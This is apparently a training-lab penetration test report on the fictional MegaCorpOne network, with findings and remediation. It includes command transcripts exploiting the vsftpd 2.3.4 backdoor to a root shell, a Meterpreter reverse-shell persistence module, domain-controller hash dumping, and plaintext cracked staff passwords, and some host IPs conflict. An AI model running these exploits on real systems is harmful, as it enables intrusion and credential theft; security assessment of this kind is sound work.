
18. Since we dumped domain credentials, cracked the hashes, and established persistence on the 172.22.117.20 machine, the next step was spraying the credentials across the network.

Findings: Once the scan got to 172.22.117.10, we saw a successful logon. This is the IP address of WINDC01, meaning the credentials we cracked were highly privileged and we now have access to a Domain Controller.



19. In the preview step, we successfully identified a set of credentials that grant access to the domain controller (DC). These credentials enabled lateral movement, which is the act of moving through the network from one machine to another.


Findings: We use credentials found in the previous step to move laterally from Windows10 to WINDC01. We successfully launched the WMI exploit from our Meterpreter session on Windows 10 to WINDC01.




20. Since we gained access to WINDC01 from a SYSTEM Meterpreter shell, we have unrestricted access to the entire domain. This means that we have the ability to log in to any machine by default, to create and delete accounts, reset passwords, etc.

The last step of this penetration test is to use the SYSTEM access on the domain controller to make a copy of the `NTDS.dit` file and attempt to crack the password hashes in it.

Findings: The attempt was successful.





Conclusion

The penetration test was successful in achieving all predefined objectives outlined in the scope of work. This included identifying vulnerabilities that allowed for unauthorized access to sensitive information within the domain, escalating privileges to the Domain Administrator level, and compromise of at least two machines.

Our final goal was to gain access to MegaCorpOne's DC and retrieve the password hash of the “Administrator” user as proof-of-compromise of the domain.

In order to accomplish this:

- We obtained initial access to the Linux machine and then used the credentials we found on that machine to compromise a Windows machine.
- We obtained more credentials on the Windows machine and then used the credentials we found on that machine to compromise the WINDC01 machine.
- We gain access to credentials that can access the DC, WINDC01.This finding presents a significant security risk, as the DC plays a vital role in user authentication and authorization.

The penetration test revealed potential security risks across MegaCorpOne's network and systems. These risks, if exploited, could lead to service disruptions and data loss.

The 'Vulnerability Findings' section below presents a comprehensive analysis of discovered vulnerabilities, along with corresponding mitigation recommendations.

To strengthen MegaCorpOne's overall security posture, we recommend prioritizing the immediate remediation of vulnerabilities classified as "critical" and "high." This can be achieved through a multi-pronged approach, including revising corporate password policies, implementing employee security awareness training, and conducting a comprehensive review of running services and open ports.

Summary Vulnerability Overview

Vulnerability	Severity
Weak Password on Public Web Application (VPN)	Critical
Port 21 (FTP) is open and vulnerable (vsftpd_234_backdoor)	Critical
Exposure of Administrative Credentials in Plain Text	Critical
System Vulnerable to Password Cracking	Critical
LLMNR Poisoning/Spoofing Vulnerabilities	Critical
Unnecessary open ports	High
Privilege Escalation Vulnerabilities	High
Other Known Vulnerabilities (CVE)	Medium
The IP addresses for subdomain are exposed	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Website (www.megacorpone,com) @ 149.56.244.87 Host Machine @ 172.22.117.100 Linux Machine @ 172.22.117.150 Windows Machine 10 @ 172.22.117.20 WinDC10 Machine (Domain Controller) @ 172.22.117.10
Ports	Linux Machine: 21 FTP, 22 SSH, 80 HTTP, 443 HTTPS, 3306 MySql, 6668 Unreal IRC Windows 10 Machine: 445 SMB, 139 RPC/SMB, 135 RPC, 3389 RDP WinDC01 Machine: 88 Kerberos, 135 RPC, 445 SMB

Exploitation Risk	Total
Critical	5
High	2
Medium	1
Low	1

Vulnerability Findings

Weak Password on Public Web Application (VPN)

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. GoodCorp was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset all users' passwords.

Name	Email	Role	VPN
Joe Sheer	joe@megacorpone.com	CHIEF EXECUTIVE OFFICER/CEO	
Tom Hudson	thudson@megacorpone.com	WEB DESIGNER	thudson\thudson
Tanya Rivera	trivera@megacorpone.com	SENIOR DEVELOPER	trivera\Spring2021
Matt Smith	msmith@megacorpone.com	MARKETING DIRECTOR	msmith\Passw0rd
Mike Carlow	mcarlow@megacorpone.com	VP Of Legal	mcarlow\Pa55word
Alan Grofield	agrofield@megacorpone.com	IT and Security Director	agrofield\agrofield1
Department: Human Resources	hr@megacorpone.com		
Department: Sales	sales@megacorpone.com		
Department: Shipping	shipping@megacorpone.com		

The IP addresses for subdomain are exposed

Risk Rating: Low

Description:
GoodCorp was able to leverage the Recon-ng tool to identify the IP addresses associated with many of MegaCorpOne's subdomains, including nameservers, mail servers, and the VPN server. While the majority of subdomains are likely intended to be publicly accessible, some may contain sensitive information and should be restricted. Examples of potentially private subdomains include admin.megacorpone.com, siem.megacorpone.com, snmp.megacorpone.com, and syslog.megacorpone.com.

Remediation:

- Restrict internet access to only essential servers, for servers where internet access is not strictly necessary, it should be disabled.
- Update all servers and implement local IDS/IPS solutions alongside strong firewalls.
- In the event that the IP addresses of these subdomains remain publicly accessible, the company should ensure that all servers are kept up-to-date with the latest security patches.
- Completely hiding subdomains is difficult and not always the best security approach. The primary goal should be to secure your subdomains with strong passwords and proper access control.
- Using unconventional names for subdomains might make them less obvious in automated scans.
- If the subdomain serves a development or internal purpose, might be better off using a virtual hosting environment or a private cloud where it's not directly accessible from the internet.

Recon-ng Report

host	ip_address
admin.megacorpone.com	51.222.169.208
beta.megacorpone.com	51.222.169.209
fs1.megacorpone.com	51.222.169.210
intranet.megacorpone.com	51.222.169.211
mail.megacorpone.com	51.222.169.212
mail2.megacorpone.com	51.222.169.213
ns1.megacorpone.com	51.79.37.18
ns2.megacorpone.com	51.222.39.63
ns3.megacorpone.com	66.70.207.180
router.megacorpone.com	51.222.169.214
siem.megacorpone.com	51.222.169.215
snmp.megacorpone.com	51.222.169.216
support.megacorpone.com	51.222.169.218
syslog.megacorpone.com	51.222.169.217
test.megacorpone.com	51.222.169.219
vpn.megacorpone.com	51.222.169.220
www.megacorpone.com	149.56.244.87
www2.megacorpone.com	149.56.244.87

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

Other Known Vulnerabilities (CVE)

Risk Rating: Medium

Description:
When performing a scan on MegaCorpOne's website using Shodan, we identified the following potential vulnerabilities on Megacorpone's apache servers: CVE-2020-11023, CVE-2020-11022, CVE-2019-11358, CVE-2015-9251, CVE-2013-4365, CVE-2013-2765, CVE-2013-0942, CVE-2013-0941, CVE-2012-4360, CVE-2012-4001, CVE-2012-3526, CVE-2011-2688, CVE-2011-1176, CVE-2009-2299, CVE-2009-0796, CVE-2007-4723

Remediation:

- While a comprehensive examination for these specific CVEs fell outside the scope of this engagement, we strongly recommend further investigation to determine their applicability and potential impact on the system.
- Further information regarding each of the vulnerabilities identified can be found at: https://cve.mitre.org/

Shodan Full Report: https://www.shodan.io/host/149.56.244.87

Shodan Report	https://www.shodan.io/host/149.56.244.87
What ports are open?	22, 80, 443
What version of SSH is the server running?	OpenSSH7.9p1 Debian 10+deb10u4
What OS is the server?	Debian 10+deb10u4
What is the version of the web server running?	Apache 2.4.59
Which vulnerabilities may be present on the server? (CVE numbers are fine.)	CVE-2020-11023, CVE-2020-11022, CVE-2019-11358
Where is this server located?	Canada, Beauharnois

Unnecessary open ports


Risk Rating: High

Description:
A vulnerability scan conducted using Nmap and Zenmap identified a significant number of open ports on the Linux machine with the IP address 72.22.117.50. The presence of unnecessary open ports can introduce security risks, as some services associated with these ports may have known vulnerabilities. Attackers might scan for open ports and try to exploit vulnerabilities in the services running on those ports. The more open ports a machine has, the larger the attack surface for potential threats.

Affected Hosts: Linux machine 172.22.117.50

Remediation:

- If a service is not actively being used, it's best to disable it and close the corresponding port. This reduces the attack surface and makes the system more secure.
- If a service using an open port is deemed necessary but not essential, consider additional security measures, like implementing stricter access controls for the service, such as limiting access to specific IP addresses or users.
- Update the service software to the latest version to address any known vulnerabilities.
- If a firewall is not already present, consider deploying one to manage incoming and outgoing network traffic.
- Regularly review open ports and associated services to ensure their continued necessity.
- It’s important to conduct periodic vulnerability scans to identify any potential security risks associated with open ports.


File Actions Edit View Help
└─# nmap 172.22.117.0/24
Starting Nmap 7.92 (https://nmap.org) at 2024-07-09 16:41 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00057s latency).
Not shown: 989 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Nmap scan report for 172.22.117.150
Host is up (0.0046s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Nmap scan report for 172.22.117.100
Host is up (0.0000050s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
5901/tcp open vnc-1
6001/tcp open X11:1
8080/tcp filtered http-proxy
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.60 seconds
┌──(root kali)-[~]
└─#

Port 21 (FTP) is open and vulnerable (vsftpd_234_backdoor)

Risk Rating: Critical


Description:
The vulnerability scanning identified that port 21, associated with the File Transfer Protocol (FTP) service, is open on the target Linux machine 172.22.117.50.
The presence of an open port 21 (FTP) introduces potential security risks.
Publicly known vulnerabilities associated with FTP services (vsftpd_234_backdoor) can be exploited by attackers to establish persistent backdoor connections on the target system. These backdoors can then be leveraged to gain unauthorized access, steal sensitive data, or disrupt system operations.

GoodCorp was able to use a Python script to exploit this vulnerability and gain a reverse shell into the machine using searchsploit. Also, using the Metasploit framework, our penetration testing identified a vulnerability that enabled us to establish a persistent connection (backdoor) on the target machine.

Affected Hosts: Linux machine 172.22.117.50

Remediation:

- Disconnect the vulnerable system from the network as soon as possible to prevent attackers from exploiting the backdoor. This is a critical step to contain the potential damage.
- Install the latest security patch for vsftpd that addresses the vsftpd_234_backdoor vulnerability.
- Implement measures to monitor the system for signs of continued exploitation attempts.



We were able to use searchsploit to exploit the vsftp vulnerability using a Python script and gain a reverse shell into the machine.

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# searchsploit vsftp
 Exploit Title
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service
Shellcodes: No Results

┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/unix/remote/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
  File "/usr/lib/python2.7/telnetlib.py", line 211, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python2.7/telnetlib.py", line 227, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python2.7/socket.py", line 575, in create_connection
    raise err
socket.error: [Errno 111] Connection refused

┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
```

Using the Metasploit framework, we exploited the “vsftpd_234_backdoor” vulnerability that enabled us to establish a persistent connection (backdoor) on the 172.22.117.150 target machine.

```
   0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set FTPPASS mizilla@example.com
FTPPASS ⇒ mizilla@example.com
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set FTPUSER anonymous
FTPUSER ⇒ anonymous
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:42513 → 172.22.117.150:6200 ) at 2024-07-11 10:25:42 -0400

Status: Running
```

Exposure of Administrative Credentials in Plain Text

Risk Rating: Critical


Description:

A vulnerability assessment identified weak password practices on a Linux machine.
By using a scripted exploit technique, we were able to gain unauthorized access to the system.
Further internal exploration revealed a file containing administrative credentials stored in plain text within the `/var/tmp` directory. This lack of secure credential storage practices significantly compromised system security. The obtained credentials were then used to escalate privileges and access additional user files, potentially containing further sensitive information.

Affected Hosts: Linux machine 172.22.117.50

Remediation:

- Implement strong password policies that enforce complex password requirements, including minimum length, character diversity, and regular password changes.
- Consider using password managers to generate and store complex passwords securely.
- Implement multi-factor authentication (MFA) for all administrative accounts.
- Encrypt sensitive data at rest, including any files containing credentials. This ensures that even if an attacker gains access to the file, the data itself remains unreadable.
- Conduct regular security awareness training for all system administrators and users.
- Implement security monitoring tools and processes to detect suspicious activity and potential unauthorized access attempts.



```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

Privilege Escalation Vulnerabilities

Risk Rating: High

Description:
Privilege Escalation itself isn't a vulnerability - it's more a consequence of exploiting a vulnerability. Privilege escalation are security weaknesses that attackers can exploit to gain higher levels of access within a computer system or network.. These vulnerabilities allow attackers to move from having limited access (like a standard user) to having more privileges (like an administrator).

MegaCorpOne's types of privilege escalation vulnerabilities are:


- Weak passwords policies
- Improperly configured access control lists (ACLs) or permissions can grant users more access than intended.
- Vulnerabilities in software applications or operating systems

Affected Hosts: Linux Machine - 172.22.117.150 , Windows 10 - 172.22.117.20 , WINDC01 - 172.22.117.10

Remediation:

- Review user accounts and permissions. Ensure that users only have the minimum level of access required for their specific roles and tasks.
- Enforce strong password policies, regular password change and multi-factor authentication
- Establish a regular vulnerability scanning program to identify potential vulnerabilities in operating systems, applications, and firewalls
- Ensure comprehensive system logging is enabled on all relevant systems.
- Implement a security information and event management (SIEM) system to centralize log data from various sources.

Linux Machine:



Windows Machine:

```
Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.107.191   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/persistence_service) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/persistence_service) >
```

Status: Running

```
[*] 172.22.117.20 - Meterpreter session 4 closed.  Reason: User exit
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[*] Sending stage (175174 bytes) to 172.22.117.20
[+] Meterpreter service exe written to C:\Windows\TEMP\aOUE.exe
[*] Creating service hDdDoyC
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240705.4703/WINDOWS10_20240705.4703.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 6 opened (172.22.117.100:4444 → 172.22.117.20:56373 ) at 2024-07-05 11:47:04 -0400

meterpreter > [*] Meterpreter session 7 opened (172.22.117.100:4444 → 172.22.117.20:56374 ) at 2024-07-05 11:47:05 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Status: Running

System Vulnerable to Password Cracking

